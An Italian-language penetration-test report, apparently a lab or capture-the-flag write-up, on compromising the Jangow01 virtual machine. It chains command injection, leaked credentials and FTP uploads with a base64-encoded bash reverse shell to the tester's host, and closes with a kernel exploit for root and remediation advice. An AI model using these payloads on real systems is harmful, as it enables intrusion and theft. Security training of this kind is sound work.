



WallaceVault

Report esecutivo penetration test Jangow01

Lo scopo di questo penetration test è l'escalation dei privilegi, l'ipotesi proposta siamo stati ingaggiati da un'azienda e dobbiamo attaccare quella macchina/quel server dall'interno dell'azienda, di cui non sappiamo nulla.

Sulla base di queste indicazioni iniziali procedo con una scansione sulla rete locale tramite ARP.

Comando utilizzato: **sudo arp-scan 192.168.56.1/24**

```
(kali@kali)-[~]
$ sudo arp-scan 192.168.56.1/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:d1:f8:5d, IPv4: 192.168.56.106
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
WARNING: host part of 192.168.56.1/24 is non-zero
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:12    (Unknown: locally administered)
192.168.56.100 08:00:27:94:70:7a    (Unknown)
192.168.56.118 08:00:27:4f:c3:dc    (Unknown)
```

Con questa scansione otteniamo tutti gli indirizzi IP relativi alla sottorete 56, una volta ottenuta questa informazione faccio una scansione nmap seguita da -sV per il version detection e -sC per ottenere informazioni utili aggiuntive

Comando utilizzato: **nmap -sV -sC 192.168.56.118**

```
(kali@kali)-[~]
$ nmap -sV -sC 192.168.56.118
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 08:39 EDT
Nmap scan report for 192.168.56.118
Host is up (0.00046s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
|_http-title: Index of /
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-ls: Volume /
|_  SIZE  TIME      FILENAME
|_  -    2021-06-10 18:05  site/
|_
MAC Address: 08:00:27:4F:C3:DC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix
```

Dalla scansione Nmap, si possono evincere diverse informazioni sul sistema, notiamo subito le porte aperte e la versione dei servizi.

Porte aperte:


21, Utilizzata per il protocollo FTP. Il servizio in esecuzione è **vsftpd 3.0.3**.

80, utilizzata per il protocollo HTTP. Il servizio in esecuzione è **Apache httpd 2.4.18**.




Dopo questa scansione decido di indagare sul sito web perché noto che serve una pagina intitolata "Index of /" e una directory "site/". Questo suggerisce che l'elenco dei file e delle directory potrebbe essere navigabile.

Inserisco l'IP della macchina vittima nell'URL del mio browser e vengo reindirizzato alla pagina Index of /, il sito sembra non avere una sezione di login.




Index of /

Name	Last modified	Size	Description
----------------------	-------------------------------	----------------------	-----------------------------

 site/	2021-06-10 18:05	-	
---	------------------	---	--

Apache/2.4.18 (Ubuntu) Server at 192.168.56.118 Port 80



Dopo un'attenta analisi di tutte le sezioni del sito, mi sono accorto che nella sezione "Buscar" (Termine spagnolo che sta per "Cercare"). Ho dato per scontato fosse una sezione che accettasse input utente, essendo una ricerca a disposizione degli utenti) c'è una potenziale vulnerabilità di **command injection**, per verificare questa cosa provo un semplice `ls -l` dopo = (vedi immagine) L'URL ha accettato il comando e mi ha permesso di trovare le seguenti directory:



```
view-source:http://192.168.56.118/site/busque.php?buscar=ls -l
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB G
1 total 32
2 drwxr-xr-x 3 www-data www-data 4096 Jun 3 2021 assets
3 -rw-r--r-- 1 www-data www-data 35 Jun 10 2021 busque.php
4 drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 css
5 -rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html
6 drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 js
7 drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 wordpress
8
9
```

Navigando su questa directory ho scoperto il perché questo sito accetta comandi tramite url, all'interno del file **busque.php** ho trovato uno script in php. Questo script passa l'input direttamente alla funzione `system()`.

```
view-source:http://192.168.56.118/site/busque.php?buscar=cat busque.php
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hack
1 <?php system($_GET['buscar']); ?>
2
3
4
```

Analizzando il resto delle cartelle, mi sono soffermato sulla directory **wordpress**, sono riuscito ad interagire con essa tramite il comando **192.168.56.118/site/busque.php?buscar=ls -all wordpress**

```
1 total 24
2 drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 .
3 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 ..
4 -rw-r--r-- 1 www-data www-data 347 Jun 10 2021 config.php
5 -rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html
6
7
```

Successivamente ho aperto la cartella "config.php" e al suo interno ho trovato delle credenziali probabilmente di un servizio sql

```
1 <?php
2 $servername = "localhost";
3 $database = "desafio02";
4 $username = "desafio02";
5 $password = "abygurl69";
6 // Create connection
7 $conn = mysqli_connect($servername, $username, $password, $database);
8 // Check connection
9 if (!$conn) {
10 die("Connection failed: " . mysqli_connect_error());
11 }
12 echo "Connected successfully";
13 mysqli_close($conn);
14 ?>
```



Ho provato a accedere al servizio mysql tramite il comando `mysql -h 192.168.56.119` specificando l'utente con `-u desafio02 -p` veniva richiesta una password, ma una volta inserita non succedeva nulla, dopo INNUMEREVOLI tentativi ho ripreso a cercare tra le directory

```
(kali@kali)-[~]
$ mysql -h 192.168.56.118 -u desafio02 -p
Enter password:
^Z
zsh: suspended mysql -h 192.168.56.118 -u desafio02 -p
```

Tra una ricerca e l'altra, abbiamo scoperto che si può usare il `;` per concatenare i comandi. Seguendo questa linea guida abbiamo trovato una cartella di `.backup` all'interno del percorso:

<http://192.168.56.101/site/busque.php?buscar=ls%20-l;cd%20..;ls%20-all;>

```
view-source:http://192.168.56.118/site/busque.php?buscar=ls -l;cd ../ls -all;

1 total 32
2 drwxr-xr-x 3 www-data www-data 4096 Jun 3 2021 assets
3 -rw-r--r-- 1 www-data www-data 35 Jun 10 2021 busque.php
4 drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 css
5 -rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html
6 drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 js
7 drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 wordpress
8 total 16
9 drwxr-xr-x 3 root root 4096 Oct 31 2021 .
10 drwxr-xr-x 3 root root 4096 Oct 31 2021 ..
11 -rw-r--r-- 1 www-data www-data 336 Oct 31 2021 .backup
12 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 site
```

Al suo interno troviamo:

```
view-source:http://192.168.56.118/site/busque.php?buscar=ls -l;cd ../ls -all;cat .backup;

1 total 32
2 drwxr-xr-x 3 www-data www-data 4096 Jun 3 2021 assets
3 -rw-r--r-- 1 www-data www-data 35 Jun 10 2021 busque.php
4 drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 css
5 -rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html
6 drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 js
7 drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 wordpress
8 total 16
9 drwxr-xr-x 3 root root 4096 Oct 31 2021 .
10 drwxr-xr-x 3 root root 4096 Oct 31 2021 ..
11 -rw-r--r-- 1 www-data www-data 336 Oct 31 2021 .backup
12 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 site
13 $servername = "localhost";
14 $database = "jagow01";
15 $username = "jagow01";
16 $password = "abygurl69";
17 // Create connection
18 $conn = mysqli_connect($servername, $username, $password, $database);
19 // Check connection
20 if (!$conn) {
21     die("Connection failed: " . mysqli_connect_error());
22 }
23 echo "Connected successfully";
24 mysqli_close($conn);
```

Ho utilizzato dunque queste credenziali sul servizio ftp e il login è andato a buon fine



```
(kali@kali)-[~]
$ ftp 192.168.56.118
Connected to 192.168.56.118.
220 (vsFTPD 3.0.3)
Name (192.168.56.118:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Una volta ottenuto l'accesso in ftp con l'user jangow01 ho fatto un comando ls per guardarmi intorno e capire cosa c'era all'interno:

```
drwxr-xr-x  2 0      0      4096 Jun 11 2021 backups
drwxr-xr-x  8 0      0      4096 Jun 10 2021 cache
drwxrwxrwt  2 0      0      4096 Jun 10 2021 crash
drwxr-xr-x 46 0      0      4096 Jun 10 2021 lib
drwxrwsr-x  2 0     50     4096 Apr 12 2016 local
lrwxrwxrwx  1 0      0           9 Jun 10 2021 lock -> /run/lock
drwxrwxr-x 10 0    108     4096 Oct 31 2021 log
drwxrwsr-x  2 0      8     4096 Jul 19 2016 mail
drwxr-xr-x  2 0      0     4096 Jul 19 2016 opt
lrwxrwxrwx  1 0      0           4 Jun 10 2021 run -> /run
drwxr-xr-x  2 0      0     4096 Jun 29 2016 snap
drwxr-xr-x  4 0      0     4096 Jun 10 2021 spool
drwxrwxrwt  4 0      0     4096 Sep 02 11:41 tmp
drwxr-xr-x  3 0      0     4096 Oct 31 2021 www
226 Directory send OK.
```

Navigando a ritroso tramite cd .. sono entrato nella directory /, ho fatto un ls su questa directory e ho trovato varie cartelle interessanti, dopo aver interagito con gran parte di esse, ho trovato una cartella jangow01 con al suo interno un file di user.txt.

```
drwxr-xr-x  2 0      0      4096 Jun 10 2021 bin
drwxr-xr-x  3 0      0      4096 Jun 10 2021 boot
drwxr-xr-x 19 0      0     4160 Sep 02 11:41 dev
drwxr-xr-x 92 0      0      4096 Oct 31 2021 etc
drwxr-xr-x  3 0      0      4096 Oct 31 2021 home
lrwxrwxrwx  1 0      0      32 Jun 10 2021 initrd.img -> boot/initrd.img-4.4.0-31-generic
drwxr-xr-x 22 0      0      4096 Jun 10 2021 lib
drwxr-xr-x  2 0      0      4096 Jun 10 2021 lib64
drwx----- 2 0      0    16384 Jun 10 2021 lost+found
drwxr-xr-x  3 0      0      4096 Jun 10 2021 media
drwxr-xr-x  2 0      0      4096 Jul 19 2016 mnt
drwxr-xr-x  2 0      0      4096 Jul 19 2016 opt
dr-xr-xr-x 192 0     0      0 Sep 02 09:42 proc
drwx----- 4 0      0      4096 Oct 31 2021 root
drwxr-xr-x 25 0      0      900 Sep 02 11:41 run
drwxr-xr-x  2 0      0    12288 Jun 10 2021 sbin
drwxr-xr-x  2 0      0      4096 Jun 10 2021 script
drwxr-xr-x  2 0      0      4096 Jun 29 2016 snap
drwxr-xr-x  3 0      0      4096 Jun 10 2021 srv
dr-xr-xr-x 13 0      0      0 Sep 02 11:41 sys
drwxrwxrwt  9 0      0      4096 Sep 02 13:17 tmp
drwxr-xr-x 10 0      0      4096 Jun 10 2021 usr
drwxr-xr-x 14 0      0      4096 Jun 10 2021 var
lrwxrwxrwx  1 0      0      29 Jun 10 2021 vmlinuz -> boot/vmlinuz-4.4.0-31-generic
```

Una volta trovato il file .txt ho provato ad aprirlo ma non mi è stato possibile aprirlo tramite la connessione stabilita in quel momento, allora l'ho scaricato tramite il comando get. Una volta scaricato ho avuto modo di ispezionare il file .txt e al suo interno presentava un hash MD5. Probabilmente abbiamo trovato il flag di jangow01.

```
(kali@kali)-[~]
$ cat user.txt
d41d8cd98f00b204e9800998ecf8427e
```



```
ftp> ls
229 Entering Extended Passive Mode (|||46334|)
150 Here comes the directory listing.
drwxr-xr-x  4 1000  1000    4096 Jun 10  2021 jangow01
226 Directory send OK.
ftp> ls -l
229 Entering Extended Passive Mode (|||63121|)
150 Here comes the directory listing.
drwxr-xr-x  4 1000  1000    4096 Jun 10  2021 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||32915|)
150 Here comes the directory listing.
-rw-rw-r--  1 1000  1000    33 Jun 10  2021 user.txt
226 Directory send OK.
ftp> cat user.txt
?Invalid command.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||32329|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |*****|
226 Transfer complete.
```

Avendo constatato che è possibile uploadare e downloadare i file tramite **jangow**, ho pensato di inserire all'interno del web server **Linpeas**. Ho navigato all'interno della cartella **/var/tmp** e ho inserito al suo interno il file **linpeas.sh** tramite il comando: **put /home/kali/Desktop/linpeas.sh linpeas.sh** successivamente ho dato i permessi di avvio al file tramite il comando **chmod +x**

```
ftp> put /home/kali/Desktop/linpeas.sh linpeas.sh
local: /home/kali/Desktop/linpeas.sh remote: linpeas.sh
229 Entering Extended Passive Mode (|||55840|)
150 Ok to send data.
100% |*****|
226 Transfer complete.
956174 bytes sent in 00:00 (78.79 MiB/s)
ftp> ls -l
229 Entering Extended Passive Mode (|||47009|)
150 Here comes the directory listing.
-rw-----  1 1000  1000    956174 Sep 03 07:19 linpeas.sh
drwx-----  3 0      0      4096 Sep 03 06:55 systemd-pri
drwx-----  3 0      0      4096 Sep 02 11:41 systemd-pri
drwx-----  3 0      0      4096 Sep 03 06:38 systemd-pri
drwx-----  3 0      0      4096 Sep 02 11:40 systemd-pri
226 Directory send OK.
ftp> chmod +x linpeas.sh
200 SITE CHMOD command ok.
```

Una volta preparato **linpeas** sul webserver, ho cercato uno script per una reverse shell da inviare nell'URL del web server.

La prima shell che ho provato era **/bin/bash -i >& /dev/tcp/192.168.56.106/443 0>&1**, ma non funzionava correttamente. Dopo vari ragionamenti insieme al team abbiamo realizzato che lo script non funzionava perché i comandi, nel caso del URL vanno concatenati tra loro (*aggiungendo -c nel caso dell'URL. E' lo stesso principio del ; permette di concatenare i comandi in un'unica stringa*) e va reso sicuro tramite una codifica in base 64.

I passaggi sono stati i seguenti: convertire il codice in base 64



```
(kali@kali)-[~]  
$ echo '/bin/bash -i >& /dev/tcp/192.168.56.106/443 0>&1' | base64  
L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguNTYuMTA2LzQ0MyAwPiYxCg==
```

Creazione del payload: costruire un comando che decodifica la stringa Base64 e la passa a una shell per l'esecuzione.

```
(kali@kali)-[~]  
$ bash -c "echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguNTYuMTA2LzQ0MyAwPiYxCg== | base64 -d | bash -"
```

A questo punto tramite l'utilizzo del sito <https://www.urlencoder.org> ho codificato l'URL in questo modo:

```
bash%20-  
c%20%22echo%20L2Jpbi9iYXNo%20LXBpID4mIC9kZXYvdGNwLzE5Mi4xNjguNTYuMTA2LzQ0MyAwPiYxCg  
%3D%3D%20%7C%20base64%20-d%20%7C%20bash%20-%22
```

```
bash -c "echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguNTYuMTA2LzQ0MyAwPiYxCg== | base64 -d | bash -"
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

☐ Encode each line separately (useful for when you have multiple entries).

☐ Split lines into 76 character wide chunks (useful for MIME).

☒ Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

> ENCODE < Encodes your data into the area below.

```
bash%20-c%20%22echo%20L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguNTYuMTA2LzQ0MyAwPiYxCg%3D%3D%20%7C%20base64%20-d%20%7C%20bash%20-%22
```

Ho poi copiato l'encode e l'ho inserito all'interno della pagina **192.168.56.118/site/busque.php?buscar=** nel seguente modo:

```
192.168.56.118/site/busque.php?buscar=bash -c "echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguNTYuMTA2LzQ0MyAwPiYxCg%3D%3D | base64 -d | bash -"
```

```
(kali@kali)-[~]  
$ sudo nc -lvp 443  
listening on [any] 443 ...  
connect to [192.168.56.106] from (UNKNOWN) [192.168.56.118] 35226  
bash: cannot set terminal process group (2741): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@jangow01:/var/www/html/site$
```

Come si può evincere dall'immagine abbiamo ottenuto una reverse shell tramite netcat sulla porta 443.

Navigando un po' all'interno di questa shell mi sono accorto che era una shell molto "debole" quindi ho deciso di effettuare un upgrade della shell, importando il modulo pty: **python3 -c 'import pty; pty.spawn("/bin/bash")'**



```
(kali@kali) ~$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [192.168.56.106] from (UNKNOWN) [192.168.56.118] 35228
bash: cannot set terminal process group (2741): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site$ su jangow01
su jangow01
su: must be run from a terminal
www-data@jangow01:/var/www/html/site$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<html/site$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@jangow01:/var/www/html/site$ su jangow01
su jangow01
Password: abygurl69
```

Dopo aver fatto l'upgrade, ho navigato nella cartella dove avevo inserito il file di **linpeas.sh**, ho dato i permessi tramite il comando **chmod +rwx** e successivamente l'ho fatto partire tramite **./linpeas.sh**

```
bash: ./linpeas.sh: Arquivo ou diretório não encontrado
jangow01@jangow01:~$ cd /var/tmp
cd /var/tmp
jangow01@jangow01:/var/tmp$ sh linpeas.sh
sh linpeas.sh
sh: 0: Can't open linpeas.sh
jangow01@jangow01:/var/tmp$ chmod +rw
chmod +rw
chmod: falta operando depois de "+rw"
Try 'chmod --help' for more information.
jangow01@jangow01:/var/tmp$ chmod +rw linpeas.sh
chmod +rw linpeas.sh
jangow01@jangow01:/var/tmp$ ./linpeas.sh
./linpeas.sh
```



```
/
|
Do you like PEASS?
```




Una volta ottenuto il report della scansione effettuata da linpeas ho identificato alcuni degli exploit promettenti tra cui:

```
[+] [CVE-2017-16995] eBPF_verifier
Details: https://ricklarabee.blogspot.
Exposure: highly probable
Tags: debian=9.0{kernel:4.9.0-3-amd64}
Download URL: https://www.exploit-db.c
Comments: CONFIG_BPF_SYSCALL needs to

[+] [CVE-2016-8655] chocobo_root
Details: http://www.openwall.com/lists
Exposure: highly probable
Tags: [ ubuntu=(14.04|16.04){kernel:4.
Download URL: https://www.exploit-db.c
Comments: CAP_NET_RAW capability is ne

[+] [CVE-2016-5195] dirtycow
Details: https://github.com/dirtycow/d
Exposure: highly probable
Tags: debian=7|8,RHEL=5{kernel:2.6.(18
Download URL: https://www.exploit-db.c
Comments: For RHEL/CentOS see exact vu

[+] [CVE-2016-5195] dirtycow 2
Details: https://github.com/dirtycow/d
Exposure: highly probable
Tags: debian=7|8,RHEL=5|6|7,ubuntu=14.
Download URL: https://www.exploit-db.c
ext-url: https://www.exploit-db.com/do
Comments: For RHEL/CentOS see exact vu

[+] [CVE-2021-4034] PwnKit
Details: https://www.qualys.com/2022/0
Exposure: probable
Tags: [ ubuntu=10|11|12|13|14|15|16|17
Download URL: https://codeload.github.

[+] [CVE-2021-3156] sudo Baron Samedi 2
```

L'exploit scelto è stato chocobo_root, la motivazione per la quale abbiamo scelto quest'ultimo è che all'interno dei dettagli dell'exploit (<http://www.openwall.com/lists/oss-security/2016/12/06/1>) veniva confermata la possibilità di ottenere la shell con privilegi di root.

Una volta scelto l'exploit lo abbiamo scaricato tramite il sito <https://www.exploit-db.com/download/40871> che ci ha fornito un file in linguaggio C.

Successivamente ci siamo collegati tramite l'account di jangow01 al servizio ftp, utilizzando il comando **put** abbiamo inserito l'exploit sul webserver all'interno della directory /var/tmp. Dal momento che il file è in linguaggio C abbiamo bisogno di compilarlo per eseguirlo direttamente dalla shell a cui abbiamo accesso.

Per fare questo abbiamo utilizzato il comando:

```
jangow01@jangow01:/var/tmp$ gcc chocobo.c -o chocobo -lpthread
gcc chocobo.c -o chocobo -lpthread
```

Dopo di che ho fatto un ls -l per essere sicuro che il file sia stato correttamente compilato



```
ftp> cd /var/tmp
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||42511|)
150 Here comes the directory listing.
-rwsr-sr-x   1 0          0          26856 Sep 03 10:03 chocobo
-rwxr-xr-x   1 1000      1000       20792 Sep 03 09:51 chocobo.c
-rwxr-xr-x   1 1000      1000      956174 Sep 03 07:19 linpeas.sh
```

Come possiamo notare adesso abbiamo il file nativo chiamato **chocobo.c** e un altro file compilato chiamato **chocobo**. A questo punto non ci resta che eseguire il file compilato tramite il comando **./chocobo**, il risultato è il seguente:

```
stage 2 completed
binary executed by kernel, launching rootshell
root@jangow01:/var/tmp# whoami
root
```

Una volta ottenuto l'accesso al root non è rimasto altro che cercare la flag.

```
root@jangow01:/# cd root
cd root
root@jangow01:/root# ls
ls
proof.txt
root@jangow01:/root# cat proof.txt
cat proof.txt
da39a3ee5e6b4b0d3255bfe95601890afd80709
root@jangow01:/root#
```

la flag è stata trovata all'interno della cartella root.



Conclusione

Il penetration test condotto sulla macchina Jangow01 ha raggiunto con successo l'obiettivo principale di ottenere i privilegi di root, dimostrando come una serie di vulnerabilità apparentemente minori possano concatenarsi per compromettere completamente un sistema.

Analisi dell'impatto

Questo penetration test dimostra chiaramente come la sicurezza informatica sia una catena dove ogni anello debole può compromettere l'intera struttura. La combinazione di input non validati, gestione inadeguata delle credenziali, configurazioni di servizi insicure e mancanza di aggiornamenti di sicurezza ha creato un percorso di attacco relativamente semplice ma devastante nei suoi effetti.

Vulnerabilità Identificate

-Command Injection nella funzione di ricerca: La pagina `busque.php` eseguiva direttamente i comandi inseriti dall'utente senza alcuna validazione o sanitizzazione, permettendo l'esecuzione di codice arbitrario sul server.

-Esposizione di credenziali sensibili: File di backup contenenti username e password erano accessibili attraverso il web server, violando i principi basilari di protezione delle informazioni riservate.

-Configurazione FTP insicura: Il servizio FTP permetteva operazioni di upload e download non autorizzate, trasformandosi in un vettore di attacco per il caricamento di tool malevoli.

-Kernel Vulnerabile: Il sistema operativo non era aggiornato e presentava vulnerabilità note che permettevano l'escalation dei privilegi da utente normale a root.

-Directory listing abilitato: L'abilitazione del directory listing sul web server facilitava la ricognizione e la scoperta di risorse sensibili.

Raccomandazioni

Per mitigare i rischi identificati e prevenire attacchi simili in futuro, si raccomanda l'implementazione immediata delle seguenti misure:

La vulnerabilità di command injection va corretta attraverso l'implementazione di una rigorosa validazione e sanitizzazione di tutti gli input utente.

Tutti i file contenenti informazioni sensibili devono essere rimossi dalle directory web accessibili pubblicamente e spostati in ubicazioni sicure al di fuori del web root.

Il kernel del sistema deve essere aggiornato immediatamente all'ultima versione stabile per correggere le vulnerabilità di privilege escalation identificate.

La configurazione del servizio FTP deve essere rivista completamente, implementando restrizioni appropriate sui permessi di upload e limitando l'accesso solo agli utenti autorizzati e alle directory necessarie.



Considerazioni Finali

Si raccomanda inoltre l'implementazione di un programma di vulnerability assessment regolare e di penetration testing periodici per identificare proattivamente eventuali nuove vulnerabilità e verificare l'efficacia delle misure di sicurezza implementate.

Data del report: 05 Settembre 2025

Testato da: WallaceVault

Target: Jangow01 (192.168.56.118)

Stato: Compromesso completamente - Accesso Root ottenuto